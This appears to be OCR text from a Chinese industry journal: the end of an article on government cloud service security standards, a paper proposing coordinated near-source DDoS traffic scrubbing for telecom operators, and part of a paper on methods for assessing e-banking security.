政府采购云服务的标准由工业和信息化部电信研究院牵头制订，其内容主要参考了美国的FedRAMP体系，包括“信息安全技术云服务安全指南”、“信息安全技术 云服务安全能力要求”两个的标准。由表1可知，这两个标准已经进入到最后的“国标报批”阶段，即将正式发布。

1、云服务安全指南

云服务安全指南主要用于指导政府部门做好采用云服务的前期分析和规划，选择合适的云服务商，对云服务进行运行监管，考虑退出云服务和更换云服务商的安全风险；指导政府部门在云服务的生命周期采取相应的安全技术和管理措施，保障数据和业务的安全，安全使用云服务。

云服务安全指南分析了云服务可能面临的主要安全风险，提出了政府部门采用云服务的安全管理基本要求。并在此基础上，将云服务的生命周期分成规划准备、选择服务商与部署、运行监管、退出服务等4个阶段，并针对各阶段提出安全管理和技术要求。如图3所示:




图3 云服务安全指南内容框架

云计算的风险分析是标准的基本部分。在本节中，标准重点分析了客户对数据和业务控制能力、客户与云服务商之间的责任界定、司法管辖权问题、数据所有权保障问题、数据保护、数据残留、对云服务商过度依赖等方面的风险。在本节中，标准将云服务安全管理的主要角色划分成云服务商、客户和第三方评估机构，明确了各自的责任，并提出了云服务安全管理的基本要求。同时，本节明确了云服务的生命周期，为下一步提出云服务各阶段的安全管理和技术要求奠定了基础。

规划准备阶段是云服务生命周期的第一阶段。在本阶段，标准指出应当从效益评估、政府信息分类、政府业务分类、优先级确定、安全保护要求、需求分析等 6 个方面进行云服务采购的决策，最终形成决策报告，作为指导采用云服务的重要依据。

选择服务商与部署是云服务生命周期的第二阶段。在本阶段，标准首先提出了云服务商应具备系统开发与供应链安全、系统与通信保护、访问控制、配置管理、应急响应与灾备、审计、风险评估与持续监控、安全组织与人员、物理与环境安全等 10 个方面的安全能力。其次，标准要求在选择云服务商时，客户应选择通过安全审查的云服务商，并考虑服务模式、部署模式、云服务的安全能力、定制开发能力、能否提供运行监管接口、云计算平台的性能、数据存储、灾备能力、计费方式和标准、事故时的补偿能力、对雇员进行背景调查等方面的因素。第三，标准要求在签署服务合同时，应明确云服务商需承担的责任和义务，应满足的服务水平协议、保密协议，以及应包括的信息安全相关内容。第四，标准要求在部署时，部署方案至少应包括的内容以及投入运行前后应注意的内容和应采取的措施。

运行监管是云服务生命周期的第三阶段。在本阶段，标准从运行监管的主要目标、运行监管的角色与责任、客户自身的运行监管、对云服务商的运行监管等 4 个方面提出了云服务的运行监管要求。

退出服务是云服务生命周期的第四阶段。在本阶段，标准首先提出了退出要求，明确了退出过程客户需要注意的环节；然后在确定数据移交范围、验证数据的完整性、安全删除数据等 3 个方面进一步提出了具体要求。

总之，云服务安全指南是政府部门规划、采购、部署和管理云服务的重要技术指导文件。

2、云服务安全能力要求

云服务安全能力要求标准是为了加强云服务安全管理，保障云服务安全，对云服务商提出的安全责任规范。同时，云服务安全能力要求标准进一步细化了云服务安全指南标准中提出的云服务商应具备系统开发与供应链安全、系统与通信保护、访问控制、配置管理、维护、应急响应与灾备、审计、风险评估与持续监控、安全组织与人员、物理与环境安全等 10 个方面的安全能力。如图 4 所示：




图 4 云服务安全能力要求内容框架

如图 4 所示，标准对云服务商提出了基

本安全能力要求，反映了云服务商在保障云计算环境中客户信息和业务的安全时应具备的基本能力。每一类基本安全能力要求包含若干项（图 4 中数字）具体要求。

这 10 类基本安全能力要求简要描述如表 2 所示：

表 2 云服务商基本安全能力要求

序号	基本安全能力要求	简要描述
1	系统开发与供应链安全	云服务商应在开发云计算平台时对其提供充分保护，对信息系统、组件和服务的开发商提出相应要求，为云计算平台配置足够的资源，并充分考虑安全需求。云服务商应确保其下级供应商采取了必要的安全措施。云服务商还应为客户提供有关安全措施的文档和信息，配合客户完成对信息系统和业务的管理。
2	系统与通信保护	云服务商应在云计算平台的外部边界和内部关键边界上监视、控制和保护网络通信，并采用结构化设计、软件开发技术和软件工程方法有效保护云计算平台的安全性。
3	访问控制	云服务商应严格保护云计算平台的客户数据，在允许人员、进程、设备访问云计算平台之前，应对其进行身份标识及鉴别，并限制其可执行的操作和使用的功能。
4	配置管理	云服务商应对云计算平台进行配置管理，在系统生命周期内建立和维护云计算平台（包括硬件、软件、文档等）的基线配置和详细清单，并设置和实现云计算平台中各类产品的安全配置参数。
5	维护	云服务商应维护好云计算平台设施和软件系统，并对维护所使用的工具、技术、机制以及维护人员进行有效的控制，且做好相关记录。
6	应急响应与灾备	云服务商应为云计算平台制定应急响应计划，并定期演练，确保在紧急情况下重要信息资源的可用性。云服务商应建立事件处理计划，包括对事件的预防、检测、分析和控制及系统恢复等，对事件进行跟踪、记录并向相关人员报告。云服务商应具备容灾恢复能力，建立必要的备份与恢复设施和机制，确保客户业务可持续。
7	审计	云服务商应根据安全需求和客户要求，制定可审计事件清单，明确审计记录内容，实施审计并妥善保存审计记录，对审计记录进行定期分析和审查，还应防范对审计记录的非授权访问、修改和删除行为。
8	风险评估与持续监控	云服务商应定期或在威胁环境发生变化时，对云计算平台进行风险评估，确保云计算平台的安全风险处于可接受水平。云服务商应制定监控目标清单，对目标进行持续安全监控，并在发生异常和非授权情况时发出警报。
9	安全组织与人员	云服务商应确保能够接触客户信息或业务的各类人员（包括供应商人员）上岗时具备履行其安全责任的素质和能力，还应在授予相关人员访问权限之前对其进行审查并定期复查，在人员调动或离职时履行安全程序，对于违反安全规定的人员进行处罚。
10	物理与环境安全	云服务商应确保机房位于中国境内，机房选址、设计、供电、消防、温湿度控制等符合相关标准的要求。云服务商应对机房进行监控，严格限制各类人员与运行中的云计算平台设备进行物理接触，确需接触的，需通过云服务商的明确授权。

每一类基本安全能力要求的具体要求，又根据强度不同划分为一般要求和增强要求。增强要求是对一般要求的补充和强化。在实现增强要求时，一般要求应首先得到满足。有的安全要求只列出了增强要求，一般要求标为“无”。这表示具有一般安全能力的云服务商可以不实现此项安全要求。

标准规定，为了建立向客户提供安全的云服务的能力，云服务商应制定安全计划，详细说明对本标准提出的安全要求的实现情况。当云计算平台提供多个应用或服务时，云服务商应分别制定每个应用或服务的安全计划。安全计划应提交给第三方评估机构和客户，将成为客户采购云服务的重要依据。

总之，云服务安全能力要求反映了政府部门对云服务安全的主要关注内容，并为云服务商面向政府客户的云服务提供了技术指导。

四、结束语

中国政府的云服务采购已经步入了快车道，必将在不远的将来获得极大发展。相关机构和企业应当对云服务快速做出响应，拥抱云计算技术带来的新的挑战。

附注

1、http://www.cio.gov/documents/25-Point-Implementation-Plan-to-Reform-Federal-IT.pdf

2、http://www.cio.gov/documents/federal-cloud-computing-strategy.pdf

3、http://blogs.idc.com/ie/?p=730

4、http://www.gsa.gov/portal/category/102375

5、http://www.gsa.gov/portal/category/103271

6、http://money.163.com/11/0218/02/6T52CI4V00253B0H.html

参考文献

[1] 周平，王志鹏，刘娜等，美国政府云计算相关工作综述 [J]。信息技术与标准化 , 2011，(11)。

[2] 贾一苇，赵迪，蒋凯元等，美国联邦政府云计算战略 [J]。电子政务，2011，(7)。

[3] 林闯，苏文博，孟坤等，云计算安全：架构，机制与模型评价 [J]。计算机学报，2013，36(9)：1765-1784。

[4] 中国电子技术标准化研究院，云计算标准化白皮书 [R]。2014.7。

大流量DDoS攻击防护方案探讨

行业技术部 李国军

关键词：DDoS 双向异常流量清洗 近源 协同

摘要：随着互联网带宽的增长，DDoS 攻击流量越来越大，超过 300G 的流量型攻击已经开始流行。对于如此大的攻击流量，被攻击客户往往不能独自应对。电信运营商通过在骨干网上部署高性能抗 DDoS 设备，可以提高抗 DDoS 大流量攻击的能力，但并非良策。使用主流的抗 DDoS 设备，并进行近源和近业务主机清洗方式相统一、全网协同的双向异常流量清洗方案可以有效地抵御 T（或更高）级别的 DDoS 攻击，提高 ROI，带来防护效能的质变。

引言

随着 DDoS 攻击工具的泛滥及地下黑色产业市场的发展，利益驱动的 DDoS 攻击越来越多，尤其是随着“宽带中国”战略的推进，家庭用户和手机用户的网络接入带宽已尽百兆，大流量 DDoS 攻击越来越多，攻击流量越来越大。在几年前，企业用户受到的 DDoS 攻击流量一般为 1G 左右，但现在部分 DDoS 攻击流量已经开始上升到 300G、500G，甚至 T（1T=1000G）级别了。面对这样的攻击，对于一般只有 10G 接入链路带宽的企业已经毫无招架之力，只能求助于电信运营商，但电信运营商也难于有效应对。比如，国外针对 Spamhous 发生的 DDoS 攻击，就使 Spamhous 和 CloudFlare 一败涂地。

面对如此大流量的 DDoS 攻击，如何经济、有效地应对呢？如何才能防护未来 T 级别的 DDoS 攻击呢？对比，本文首先分析了现行解决方案及其不足之处，进而提出了双向异常流量清洗方案，对方案的设计、实现进行了论述，并通过举例简要说明了可行的部署方案和防护过程。

1.DDoS 攻击威胁现状

对于 DDoS 攻击，有多种分类方式，例如流量型 DDoS 攻击（如 SYN Flood、UDP Flood、ICMP Flood、ACK Flood 等）、应用层的 DDoS 攻击（如 Http Get Flood、连接耗尽、CC 等）、慢速 DDoS 攻击以及基于漏洞的 DDoS 攻击。其中，最难应对的是分布式放大型 DDoS 攻击，对于此类攻击，从被攻击者的角度看，所有数据包都是正常的，但数量是海量的，一般可以达到 300G—2T，且随着宽带网络时代的来临，发生的几率越来越高。

对于企业用户的服务器，其通常部署在电信运营商的 IDC 中心，

并租用电信运营商的 100/1000M、10G 链路接入互联网。类似的，对于电信运营商的自有系统，一般也是采用 100/1000Mbps 链路接入互联网的。总之，相对于流量超过 300G 的 DDoS 攻击来说，用户网络接入带宽是非常小的。


一旦发生大流量 DDoS 攻击，将给客户 / 运营商带来了巨大的威胁和损失，主要包括:

- 线路带宽被全部占用，服务中断（即使购买再大的带宽也没用）
- 攻击流量超过网络设备的处理能力，出现服务中断或延迟
- 网络可用带宽大幅减小，服务水平下降，电信运营商被迫投巨资扩建网络
- 服务能力下降或中断，造成用户流失，带来直接的经济损失
- 造成企业信誉损失，品牌受损


2. 现有异常流量清洗方案及其不足

2.1 传统异常流量清洗方案及其不足

DDoS 攻击的对象是客户的业务服务器，这些业务服务器通常位于运营商的 IDC 中心，或者企业自建网络中。传统的异常流量清洗设备是近业务主机部署的，由于建设主体不同，通常有以下两种方案，如下图所示。



企业自建网络抗 DDoS 防护方案



IDC 中心抗 DDoS 防护方案

图 1 传统的异常流量清洗方案

实现原理：本方案一般由异常流量监测设备、异常流量清洗设备组成。

1、异常流量检测设备检测到 DDoS 攻击后，自动告知异常流量清洗设备。

2、异常流量清洗设备通过 BGP 或者 OSPF 等路由协议，将发往被攻击目标主机的所有通信牵引到异常流量清洗设备，由异常流量清洗设备进行清洗。

3、清洗后的干净流量回注到原来的网络中，并通过策略路由或者 MPLS LSP 等方式回注到正确的下一级网络出口，正常到达访问目标服务器。

4、异常流量检测设备检测到 DDoS 攻击停止后，告知异常流量清洗设备。异常流量清洗设备停止流量牵引，网络恢复到正常状态。

方案特点：

1、能够自动化进行异常流量检测和清洗。

2、采用了近业务主机的清洗方式，防护效果好。

3、投资回报率高。

方案不足：

1、异常流量清洗设备的清洗能力一般在 20G 或者 40G（采用异常流量清洗设备集群方式实现）以下，对于高出清洗能力的

DDoS 攻击，仍将使服务中断或服务水平下降。

2、即使攻击流量在 20G 以下，由于攻击流量占用了大量带宽，仍将使服务水平下降，用户体验降低。

3、无法防御来自内部（从下至上流量，在异常流量清洗设备防护范围之外）的 DDoS 攻击。

2.2 高性能异常流量清洗方案及其不足

对于传统的异常流量清洗方案，其最大的短板在设备的清洗能力不足，于是最先想到的是提高攻击流量清洗能力。又由于业务服务器的网络接入链路带宽及接入路由器处理能力有限，所以异常流量清洗系统的部署位置需要往上移动，通常在省干出口路由器上部署流量清洗设备（当然，也可以将异常流量清洗设备部署在城域网路由器上，但这种方案在同等防护能力的情况下，将使用更多的设备，投资更高）。

该方案的组成和部署方式如下图所示。




图 2 高性能异常流量清洗方案

本方案实现原理与传统的异常流量清洗方案相同，其特点和不足如下。

方案特点：

1、仍旧采用了近业务主机清洗方式。

2、采用了高性能异常流量清洗设备或采用集群设备，能有效抵御 40G 到 200G 之间的 DDoS 攻击。

3、采用了统一安全管理平台，能实现设备、安全策略的统一管理。

方案不足：

1、无法处理 200G 之上流量的 DDoS 攻击。

2、无法防护来自城域网（自下向上，在异常流量清洗设备防护范围之外）的 DDoS 攻击。

3、在电信运营商的骨干网上具有大量的无用的 DDoS 攻击流量，浪费了宝贵的骨干网带宽和设备处理能力，造成网络服务水平下降。

4、防护设备价格高，方案性价比低。

3. 大流量 DDoS 攻击清洗方案

3.1 设计思路

从 DDoS 攻击的趋势看，未来 DDoS 攻击的流量越来越大，如果仅仅采用近业务主机的异常流量清洗方案，即使防护设备能力再高，也无法赶上 DDoS 攻击流量的增长，无法满足防护要求。而采用近源清洗的方式，将异常流量清洗设备分散部署在靠近攻击源的位置，每个清洗设备只清洗一部分，综合起来就具有了巨量的异常流量清洗能力，且其防护能力具有非常好的弹性，不仅可以满足现在的需要，还可以满足抵御更高的大流量 DDoS 攻击的需要。

实现异常流量清洗需要检测和清洗能力的结合，如果只采用近源流量清洗的方式，由于攻击流量小，告警阀值低，容易产生误判和漏判的问题。因此我们的总体设计思路如下：

1）采用检测和清洗能力分离的方式

从提高检测灵敏度和经济性的角度考虑，尽可能将检测设备靠近业务主机部署，或者在核心网进行检测。而对于清洗设备来说，尽量多的靠近攻击源进行部署。

2）近源和近业务主机清洗方式相结合

通过近源部署清洗设备的方式，可以获得非常大的异常流量清洗能力和弹性，同时也可以降低成本。但是，如果每个异常流量清洗点漏洗一部分攻击流量，比如说开启流量清洗动作阀值下的流量，这些流量汇聚到业务主机，也就形成了 DDoS 攻击，因此还需要近业务主机部署清洗设备，以处理这种情况。

3）双向异常流量清洗

对于某些网络接入点或网络区域的业务主机来说，其可能会受到外部的 DDoS 攻击，同时其也会向外发送 DDoS 攻击数据，且这两种情况可能同时发生，因此需要进行双向异常流量清洗。

4）统一管理和协同

对于一次具体的大流量 DDoS 攻击来说，一旦检测设备检测到攻击，就需要按需调动相应的清洗设备按照统一的策略进行异常流量清洗，因此需要对所有清洗设备进行统一管理，做好动作协同。

另外，为了减少误判、漏判的发生，需要将异常流量检测设备的检测数据汇聚起来，进行筛选、比对和分析，提高检测准确率，减少漏报率，并能够根据攻击来源，明确需要调动的清洗设备。

3.2 关键技术实现分析

本方案主要包括攻击流量检测部分、异常流量清洗部分和管理平台三部分。对于攻击流量检测部分，相比于前面的介绍区别不大，这里重点说明其他两部分。

1、管理平台部分

管理平台收到流量检测数据后，需要进行汇总、筛选和分析，一旦判断出异常流量攻击，就可以启动异常流量清洗策略生成和调度动作，此时需要明确：1）攻击来源区域，以确定需要调动的清洗设备，对此可以采用相应的攻击溯源系统实现，或者基于 IP 地址库通过分析攻击数据源 IP 地址实现；2）具体设备的清洗策略，从实现角度讲，主要分为近源清洗策略和近业务主机清洗策略，需要根据具体清洗设备的部署位置分配不同的清洗策略。

2、异常流量清洗部分

不同于前面的异常流量清洗设备，本方案中的清洗设备需要具备双向流量清洗能力。从实现原理上讲，一旦流量清洗设备接收到相应的清洗请求，就可以根据策略进行流量牵引，经过清洗后，近源清洗设备可以把干净的流量向上（向核心网）进行回注，而近业务主机清洗设备可以把干净的流量向下（向业务主机）进行回注。

3.3 部署方案

对于电信运营商来说，其 DDoS 攻击来源主要包括：

- 本地城域网家庭终端
- 本地移动互联网智能手机终端
- IDC 中心的业务主机
- 本地网内的自有业务主机
- 国内互联网络入口
- 国际互联网络入口

对于异常流量检测设备，可以部署在各省干出口路由器、IDC 中心出口路由器、本地网内自有业务主机出口路由器的位置，实现对全网攻击流量的检测。

对于异常流量清洗设备，可以旁挂在靠近攻击源的路由器上，比如 IDC 出口路由器、城域网出口路由器、分组核心网出口路由器、自有业务网络出口路由器、国内或国际互联接口路由器等等。具体部署位置可以根据网络的不同情况进行调整。

另外，在网内部署一台安全管理平台，实现和所有攻击流量检测设备、攻击流量清洗设备互连即可，部署位置不限。

3.4 攻击防护过程说明

为了简化，我们以北京、上海、广州三地 IDC 中心进行协同防护为例进行说明。系统防护方案简要示意图如下。




图 3 系统防护简要示意图

现在，假设上海 IDC 中心的服务器受到了大流量 DDoS 攻击，其防护过程如下。

1、攻击检测

当发生 DDoS 攻击时，在核心网内部、IDC 中心出口部署的攻击流量监测设备将实时采集的 Netflow 数据送到安全管理平台，安全管理平台通过汇聚分析，判断发生了 DDoS 攻击后，将根据攻击源 IP 地址信息，明确攻击来源的省份和接入点，这里假设包括来自北京、广州的 IDC 中心。

明确了攻击来源省份和接入点的信息后，安全管理平台将向北京、广州 IDC 中心的流量清洗设备下发近源流量清洗策略，同时向上海 IDC 中心的流量清洗设备下发近业务主机流量清洗策略。

2、攻击防护

北京、广州 IDC 中心部署的流量清洗设备收到启动清洗策略的命令后，将基于被攻击的上海 IDC 中心业务主机 IP 地址进行流量牵引，将所有目的地址为受攻击 IP 的流量牵引到流量清洗设备上，进行清洗后，回注到 IDC 中心出口路由器上，并向上进行转发。

当包含剩余部分攻击流量的数据包到达上海 IDC 时，此处的异常流量清洗设备将根据收到的流量清洗策略，将所有目的地址为攻击 IP 的流量牵引到流量清洗设备上，进行清洗后，把干净的流量回注到 IDC 中心的接入路由器上，向下转发给业务主机，从而实现对攻击流量的彻底清洗。

4. 小结

采用本文讨论的大流量 DDoS 攻击防护方案，将使电信运营商获得弹性的、大流量 DDoS 攻击防护的能力，且可以充分利用已采购的安全防护设备，节省投资。另外，还大幅减少了骨干网上的异常流量，降低无谓的带宽损耗。

随着大流量 DDoS 攻击的流行，IDC 中心租户自建的 DDoS 防护设备已不能满足防护要求，电信运营商可以依赖这一弹性的、大流量 DDoS 攻击防护能力为 IDC 中心租户提供抗 DDoS 攻击防护增值服务，从而获得额外的经济收益。

电子银行评估预期目标与实施建议

广州分公司　俞琛

关键词：电子银行　评估目标　成果　思路　技巧

摘要：本文讨论开展电子银行评估项目的预期目标与实施思路，通过介绍相关管理、技术评估方法，分享实施技巧及优化建议，给予希望在银行业金融机构开展评估的人员带来思路启发和实施建议。

引言

近年来，智能手机已进入千家万户，银行客户已经不再满足使用网上银行完成金融业务。随着移动金融业务的发展，各银行业金融机构陆续推出移动银行系统平台，作为原有网上银行渠道的补充。电子银行包括传统的电话银行、短信银行、网上银行，以及新兴的手机银行、微信银行等平台。对于各银行业金融机构而言，采用稳定、安全、可靠的电子银行系统是银行信息化建设的必然趋势，信息安全又是信息化工作内容的核心重点。目前，针对电子银行的信息安全事件频发，促使各银行业金融机构加强自身电子银行系统的安全保障。

形成这种形势，外部的主要原因是电子银行系统和银行网站是主要攻击目标之一。现在的地下黑金产业链早已形成，网络攻击者的重点，早已经不是由于好奇、发泄不满等，而是直接以获取资金为目的。这些攻击者的主要目标是电子银行账户和客户端程序、网上证券账户、网上支付账户、QQ 账户和热门游戏账户等。内部的主要原因是，银行内部在业务发展的过程中，IT 系统也在不断发展扩大，但由于自身信息安全意识还未普及到全员的缘故，大部分存在“重视业务开通运行，同步安全建设不足”的问题。电子银行系统存在如越权查询客户信息、二次验证绕过、运维弱口令等隐患，这些隐患是外部攻击的必经途径，自身安全出现问题时，就会吸引外部攻击。

本文将讨论开展电子银行评估工作的目标、实施思路及技巧。

一．预期目标

目前，意外灾祸、系统故障、人为操作不当、安全管理及措施

的漏洞等都有可能造成信息系统不能正常工作，影响到电子银行系统业务的正常运营。信息安全越来越成为银行信息化建设与管理中需要密切关注的问题。

我们在实际开展电子银行系统评估工作中，依据行业监管部门的合规要求，收集各银行业金融机构的自身安全需求，结合先进标准体系方法论，总结出以下三条评估工作目标：

1、合规，即主动满足行业监管部门的相关要求。人民银行、银监会和公安部等行业监管部门对电子银行信息安全方面越来越重视，纷纷出台相应的指引、规范、要求等加强这方面的工作。各银行业金融机构应充分考虑这些合规要求，理解这些标准规范之间的相互关系，并将其融入到电子银行系统各项工作中。

2、安全保障，即建立自身的电子银行安全体系，保障电子银行系统安全稳定运行。提供安全稳定的电子银行系统，支撑银行业务正常运行，是信息系统安全保障的基本需求。各银行业金融机构可以把安全评估工作作为基础，并进一步完善电子银行安全体系。

3、业务趋势，即学习同业的优秀业务发展动向，并了解新业务面临的安全问题及解决思路。互联网金融衍生品正随着移动智能终端的普及，如火如荼的向线下发展，逐步侵蚀到银行存量客户和传统线下业务。各银行业金融机构为了保留住传统业务优势，并在移动终端等新兴电子渠道争得一席之地，从银行金融业、互联网行业、运营商行业吸取养分，了解业务发展动向，及时提出新兴业务的安全问题、解决思路是各银行业金融机构可以学习的内容。

如何方便、有效实现预期目标呢？本文接下来说明评估思路、方法及实施技巧。


二．安全评估

通常，电子银行系统包括网上银行系统、电话银行、自助银行、短信银行，以及新兴的手机银行、微信银行、电子支付等平台。

电子银行类别	功能	评估内容
网上银行	包括个人网银、企业网银。借助 Internet 为个人客户和企业客户提供的金融交易服务，可为提供全天候安全便捷的银行服务	系统内相关主机、网络设备及其他设备、应用软件及数据库、网银客户端等。 从物理、网络、系统、应用等几个层面，对安全管理和安全技术进行全面评估。
电话银行	采用电话自动语音和人工座席等服务方式为客户提供银行服务	
自助银行	使用自动取款机（ATM）、自动存取款机（CRS）、自助查询机（BST）等自助设备，自行完成人民币存款、取款、转账、理财、存折补登、查询等金融服务	
相关系统	官方网站、短信通等	
手机银行	手机银行系统包括 IOS、Android 平台	
微信银行	基于微信软件平台的电子渠道	
电子支付	消费者、厂商和金融机构，通过信息网络，使用安全的信息传输手段，采用数字化方式进行的货币支付或资金流转，分为网上支付、电话支付、移动支付、销售点终端交易和其他电子支付	


2.1 安全评估整体思路

从银行自身安全需求出发，以监管部门的主要标准规范（《电子银行安全评估指引》、《网上银行系统信息安全通用规范（试行）》、《信息系统安全等级保护评估指南》等）为依据，参考银行同业的电子银行典型情况与问题，形成评估之前的初始模型。初始模型与银行的电子银行安全体系进行对比分析，在深入了解银行现状的基础上，形成适用电子银行的理想模型。



理想模型并不能在项目实施早期就确定下来，必须结合外规内因，如问题整改情况、业务发展变化动态调整。

根据监管部门的规范和指引文件的内容为基础，使用理想模型对电子银行系统的安全管理制度（包含安全应急预案）、安全策略及系统安全性进行安全评估和差异分析，分析现状与合规要求的差异性，并编写安全评估报告和整改建议方案。



协助整改阶段，就一次评估阶段发现的安全风险以及与监管部门的规范和指引文件的差异点，协助进行整改，此处将包含信息安全策略、内控管理制度、应急方案和业务连续性计划等内容。整改完成之后，对电子银行系统进行二次安全评估，对一次评估发现的风险点进行确认和审核。

因而，评估工作是一个循环优化，不断完善的过程。通过完善信息科技治理机制、优化信息系统架构、配合采取管理制度体系化、安全技术加强等措施，长期保障电子银行的安全性，避免头痛医头、脚痛医脚，做到防患于未然。

2.2 安全评估方法

评估很重要的一步工作就是要找到好的评估方法，因为对电子银行所有组成部分都进行非常详细的安全评估分析是没有效率的，也是不必要的。下面阐述了经常采用的评估方法。

2.2.1 管理体系审核

通过对银行现有的安全管理体系进行审核，了解现有管理体系文档与相关国家和行业标准的符合情况。安全管理体系的文档包括现有的安全管理策略文档、制度文档、流程文档、方案文档、规范文档、应急计划、连续性计划等。

检查内容主要包括：

- 根据标准检查是否各类文档已经齐全
- 分析当前颁布的所有的管理文档的内容是否全面
- 检查当前颁布的各类文档的安全要求是否符合标准
- 检查当前颁布的各类文档的格式是否合理
- 检查当前颁布的各类文档是否在持续改进

2.2.2 安全策略评估

安全策略是对整个网络在安全控制、安全管理、安全使用等最全面、最详细的策略性描述，它是整个网络安全的依据。不同的网络需要不同的策略，它必须能回答整个网络中与安全相关的所有问题，例如，如何在网络层实现安全性？如何控制远程用户访问的安全性、在广域网上的数据传输实现安全加密传输和用户的认证等等。对这些问题做出详细回答，并确定相应的防护手段和实施办法，就是针对整个网络的一份完整的安全策略。策略一旦制订，应当作为整个网络安全行为的准则。

这一步工作，就是从整体网络安全的角度对现有的网络安全策略进行全局性的评估，它也包含了技术和管理方面的内容，具体包括：

- 安全策略是否全面覆盖了整体网络在各方各面的安全性描述
- 在安全策略中描述的所有安全控制、管理和使用措施是否正确和有效
- 安全策略中的每一项内容是否都得到确认和具体落实
- 安全策略是否符合《商业银行内部控制评价试行办法》关于内部控制的要求
- 安全策略是否包含《电子银行业务管理办法》关于业务连续性的要求

2.2.3 管理问卷调查

管理调查问卷由一组相关的封闭式或开放式问题组成，用于在评估过程中获取电子银行系统的安全策略、信息安全组织、人力资源管理、资产管理、物理和环境安全、访问控制、通讯与运维管理、系统开发和维护、业务连续性计划、安全事件管理、符合性等方面，包括文档化、安全控制、安全执行等内容。

2.2.4 安全顾问访谈

安全顾问访谈是结合管理问卷调查的最主要的管理评估方式，通过对组织相关领导、骨干技术人员的访谈，可以对用户绝大部分的安全管理实现细节进行了解，并对上述的管理问卷调查结果进行确认，访谈结果将直接影响组织各项安全控制的评估结果。

- 审核对象：针对不同对象进行不同

的访谈，主要包括组织的领导、各部部长、安全管理员、网络系统管理员、开发人员、普通员工等角色

• 审核内容：根据《电子银行业务管理办法》、《电子银行安全评估指引》等相关国家和行业标准问卷的问题进行确认及详细描述

2.2.5 远程渗透测试

渗透测试是指在获取用户授权后，通过真实模拟实际的漏洞发现和利用的安全测试方法。这种测试方法可以非常有效的发现最严重的安全漏洞，尤其是与全面的代码审计相比，其使用的时间更短，也更有效率。在测试过程中，银行可以选择渗透测试的强度，例如不允许测试人员对某些服务器或者应用进行测试或影响其正常运行。通过对某些重点服务器进行准确、全面的测试，可以发现系统最脆弱的环节，以便对危害性严重的漏洞及时修补，以免后患。

技术人员进行渗透测试都是在业务应用空闲的时候，或者在搭建的系统测试环境下进行。另外，所采用的测试工具和攻击手段都在可控范围内，并同时准备充分完善的系统恢复方案。

2.2.6 安全漏洞扫描

在网络安全体系的建设中，安全扫描工具花费低、效果好、见效快，与网络的运行相对独立、安装运行简单，可以大规模减少安全管理员的手工劳动，有利于保持全网安全政策的统一和稳定，是进行风险分析的有力工具。

